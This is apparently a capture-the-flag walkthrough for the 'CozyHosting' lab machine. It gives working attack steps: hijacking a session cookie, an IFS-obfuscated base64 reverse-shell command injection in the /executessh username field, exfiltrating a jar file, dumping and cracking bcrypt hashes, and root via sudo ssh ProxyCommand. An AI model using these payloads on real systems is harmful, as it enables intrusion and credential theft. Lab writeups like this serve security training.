CozyHosting


Let's start with enumerating services with simple nmap command.

```
└─$ nmap -sV 10.129.67.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-17 13:25 CST
Nmap scan report for 10.129.67.6
Host is up (0.036s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


There is nginx http server running on port 80 so let's visit it in browser. We can see "cozyhosting.htb" in URL bar so let's add it to /etc/hosts and also run gobuster in background.

```
─$ echo "10.129.67.7 cozyhosting.htb" | sudo tee -a /etc/hosts
─$ gobuster dir -u http://cozyhosting.htb -w /usr/share/dirb/wordlists/common.txt
```


Gobuster found interesting directory /actuator, let's see what's there.




Searching deeper we find few cookie values at /actuator/sessions.




We take cookie key for kanderson value and replace our current session cookie with it.



We successfully logged in.



Playing around with this admin dashboard and with this at the bottom of page:



Let's try intercepting it with BurpSuite.

```
Pretty  Raw  Hex                                                    \n
1  POST /executessh HTTP/1.1
2  Host: cozyhosting.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
   Gecko/20100101 Firefox/102.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
   age/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 208
9  Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=14EE9CA5CD338D8A4A9617611C9B0593
13 Upgrade-Insecure-Requests: 1
14
15 host=test&username=test
16
```

If we leave username parameter empty we get an error.

```
Pretty  Raw  Hex                                                    \n
1  POST /executessh HTTP/1.1
2  Host: cozyhosting.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
   Gecko/20100101 Firefox/102.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
   age/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 24
9  Origin: http://cozyhosting.htb
0  Connection: close
1  Referer: http://cozyhosting.htb/admin
2  Cookie: JSESSIONID=14EE9CA5CD338D8A4A9617611C9B0593
3  Upgrade-Insecure-Requests: 1
4
5  host=127.0.0.1&username=
```

```
Pretty  Raw  Hex  Render                                             \n
1  HTTP/1.1 302
2  Server: nginx/1.18.0 (Ubuntu)
3  Date: Fri, 17 Nov 2023 20:55:18 GMT
4  Content-Length: 0
5  Location: http://cozyhosting.htb/admin?error=usage: ssh
   [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface]          [-b
   bind_address] [-c cipher_spec] [-D [bind_address:]port]
   [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]
             [-i identity_file] [-J [user@]host[:port]] [-L address]
             [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option]
   [-p port]           [-Q query_option] [-R address] [-S ctl_path]
   [-W host:port]           [-w local_tun[:remote_tun]] destination
   [command [argument ...]]
6  Connection: close
7  X-Content-Type-Options: nosniff
8  X-XSS-Protection: 0
9  Cache-Control: no-cache, no-store, max-age=0, must-revalidate
10 Pragma: no-cache
11 Expires: 0
12 X-Frame-Options: DENY
13
14
```

So let's try to craft a reverse shell in username parameter.

```
└─$ echo "bash -i >& /dev/tcp/10.10.14.170/1234 0>&1" | base64 -w 0
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNzAvMTIzNCAwPiYxCg==
```

Our payload should look like this:

```
┌─$ echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNzAvMTIzNCAwPiYxCg==" | base64 -d | bash
```

But we were not able to receive a reverse shell just putting that in parameter or even just URL encoding it.
Let's try using IFS - Internal Field Separator - special shell variable whicih determines how Bash recognizes word boundaries.
After introducing IFS our payload looks like this:

```
;echo${IFS%??}"YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNzAvMTIzNCAwPiYxCg=="${IFS%??}|${IFS%??}base64${IFS%??}-d${IFS%??}|${IFS%??}bash;
```

Now let's set up a listener and use payload in BurpSuite repeater in as username value and URL encode it.

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
```

Request

Pretty Raw Hex \n

```
1  POST /executessh HTTP/1.1
2  Host: cozyhosting.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
   Gecko/20100101 Firefox/102.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
   age/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 118
9  Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=14EE9CA5CD338D8A4A9617611C9B0593
13 Upgrade-Insecure-Requests: 1
14
15 host=127.0.0.1&username=
   %3becho${IFS%25%3f%3f}"YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xNC4xNz
   AvMTIzNCAwPiYxCg%3d%3d"${IFS%25%3f%3f}|${IFS%25%3f%3f}base64${IFS%2
   5%3f%3f}-d${IFS%25%3f%3f}|${IFS%25%3f%3f}bash%3b
16
```

```
app@cozyhosting:/app$ whoami
whoami
app
```

We can find .jar file in /app directory so let's send it to our local machine for further investigation.


```
app@cozyhosting:/app$ ls
ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$ python3 -m http.server 8001
python3 -m http.server 8001
```

```
┌──(kali㉿kali)-[~]
└─$ wget -r http://10.129.67.6:8001
```

.jar is JAVA archive file, so we can open it with jd-gui.

```
┌──(kali㉿kali)-[~]
└─$ jd-gui cloudhosting-0.0.1.jar
```

There is much probably postgresql running on that host so let's try that username and password.




```
app@cozyhosting:/app$ psql -h 127.0.0.1 -U postgres
```

```
\l
                                 List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-------------+----------+----------+-------------+-------------+-----------------------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
 template1   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
(4 rows)
```

```
\c cozyhosting
You are now connected to database "cozyhosting" as user "postgres".
```

```
\d hosts
                          Table "public.hosts"
  Column  |          Type          | Collation | Nullable |              Default
----------+------------------------+-----------+----------+-----------------------------------
 id       | integer                |           | not null | nextval('hosts_id_seq'::regclass)
 username | character varying(50)  |           | not null |
 hostname | character varying(255) |           | not null |
Indexes:
    "hosts_pkey" PRIMARY KEY, btree (id)
Foreign-key constraints:
    "hosts_username_fkey" FOREIGN KEY (username) REFERENCES users(name)

\d users
                    Table "public.users"
  Column  |          Type          | Collation | Nullable | Default
----------+------------------------+-----------+----------+---------
 name     | character varying(50)  |           | not null |
 password | character varying(100) |           | not null |
 role     | role                   |           |          |
Indexes:
    "users_pkey" PRIMARY KEY, btree (name)
Referenced by:
    TABLE "hosts" CONSTRAINT "hosts_username_fkey" FOREIGN KEY (username) REFERENCES users(name)
```

```
SELECT * FROM users;
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

We found 2 entries in users table. Let's crack password for admin with hashcat. Most probably it is bcrypt/Blowfish hash type.

```
$ hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
```

As we now have a password, let's try SSH connecting as user josh found in /home directory.

```
app@cozyhosting:/home$ ls
ls
josh
```

```
$ ssh josh@10.129.67.6
```

```
josh@cozyhosting:~$ whoami
josh
```

User flag can be found at /home/josh.

```
josh@cozyhosting:~$ ls /home/josh
user.txt
```

Let's find a way to escalate our privileges.

Running sudo -l shows that we can run ssh with root privileges.

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

First thing we should to is search for privilege escalation on GTFObins.
https://gtfobins.github.io/gtfobins/ssh/

And we found it ! We successfully got root access and root flag can be found at /root.

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# whoami
root
```

```
# ls /root
root.txt
```